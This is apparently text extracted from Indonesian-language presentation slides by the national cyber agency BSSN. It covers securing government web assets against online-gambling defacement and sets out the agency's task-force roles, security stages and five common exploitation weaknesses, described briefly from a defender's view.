
@bssn_ri



Badan Siber dan Sandi Negara

PERAN SATUAN TUGAS PENGAMANAN JUDI ONLINE

ITSA	Pengujian kerentanan, pemberian saran, dan rekomendasi terkait pengamanan	1
PROTEKSI	Perbaikan Web setelah ITSA dan pemasangan endpoint protection	2
HONEYNET	Sistem deteksi dini (early warning system) ancaman siber di masing-masing stakeholder	3
MONITORING	Pemantauan serangan siber dan anomaly trafik pada aset SE	4
DIGITAL FORENSIK	Forensik barang bukti digital yang bersifat non-volatile	5
INSIDEN RESPON	Memberikan respon penanganan pertama terhadap sebuah insiden	6
CYBER THREAT INTELLIGENCE	Mengidentifikasi threat actor suatu ancaman atau insiden SE	7
THREAT HUNTING	Pencarian secara aktif potensi ancaman, insiden, dan kerentanan SE	8
ANALISIS MALWARE	Melakukan analisis terhadap malicious software secara statis maupun dinamis	9



BSSN Berkomitmen Mendukung Satuan Tugas Pengamanan Judi Online



Melakukan upaya pengamanan judi online dengan melakukan **IT security assessment**, **notifikasi insiden** dan **penanganan insiden siber**.





Memberikan **dukungan teknis** dan **strategis** terkait keamanan siber serta **berkolaborasi** dalam pengembangan strategi dan kebijakan penanganan judi online.



Melakukan **pemantauan** dan **analisis** terhadap ancaman keamanan siber terkait judi online.

WUJUD PENGAMANAN SPBE

PERATURAN BADAN SIBER DAN SANDI NEGARA NOMOR 4 TAHUN 2021 :
PEDOMAN MANAJEMEN KEAMANAN INFORMASI SPBE DAN STANDAR TEKNIS PROSEDUR KEAMANAN SPBE



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri




@bssn_ri




Badan Siber dan Sandi Negara

ALUR PROTEKSI APLIKASI BERBASIS WEB DAN APLIKASI BERBASIS MOBILE



WUJUD PENGAMANAN JARINGAN SPBE



TAHAP PENGAMANAN SPBE



IDENTIFY

Untuk mengetahui apa yang perlu diamankan, Kita harus tahu **aset apa saja yang kita miliki**, dan **potensi ancaman** apa saja yang terdapat **pada aset Kita**.

TOP 5 SKEMA EKSPLOITASI JUDI ONLINE

01

.htaccess Writable

Kita terlupa/salah mengatur permissions file .htaccess, sehingga dia bisa diubah atau ditambahkan rulesnya oleh hacker.

03

Vulnerable CMS & Plugin

CMS & Plugin yang tidak dirawat dengan baik/tidak pernah diupdate dimanfaatkan penyerang untuk mengambil alih web / server tersebut.

05

File Upload Vulnerability

Pengamanan fitur upload pada web seringkali kita lewati dan anggap enteng, sehingga para hacker dapat memanfaatkan fitur upload ini untuk memasukkan script yang dapat mengambil alih server.

02

Subdomain Takeover

Karena tidak adanya pencatatan aset yang baik, pengelola IT tidak dapat mendeteksi subdomain mana yang sudah tidak digunakan (dalam kondisi dorman) hingga diambil alih oleh penyerang

04

Port dan Firewall yang tidak terawat

Port FTP, Port Telnet, Port SMB dan port port yang seharusnya terbatas dibiarkan terbuka serta rules firewall yang tidak diterapkan dengan baik, sering dimanfaatkan penyerang untuk masuk ke dalam server.



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri




@bssn_ri



Badan Siber dan Sandi Negara

TAHAP PENGAMANAN SPBE



PROTECT

Setelah mengetahui aset mana yang Kita miliki dan masih Kita gunakan, serta kerentanan apa saja yang ada di aset tersebut, lakukan perbaikan sesuai dengan prioritas terhadap aset yang dimiliki.

REMEDIASI SKEMA EKSPLOITASI JUDI ONLINE

01

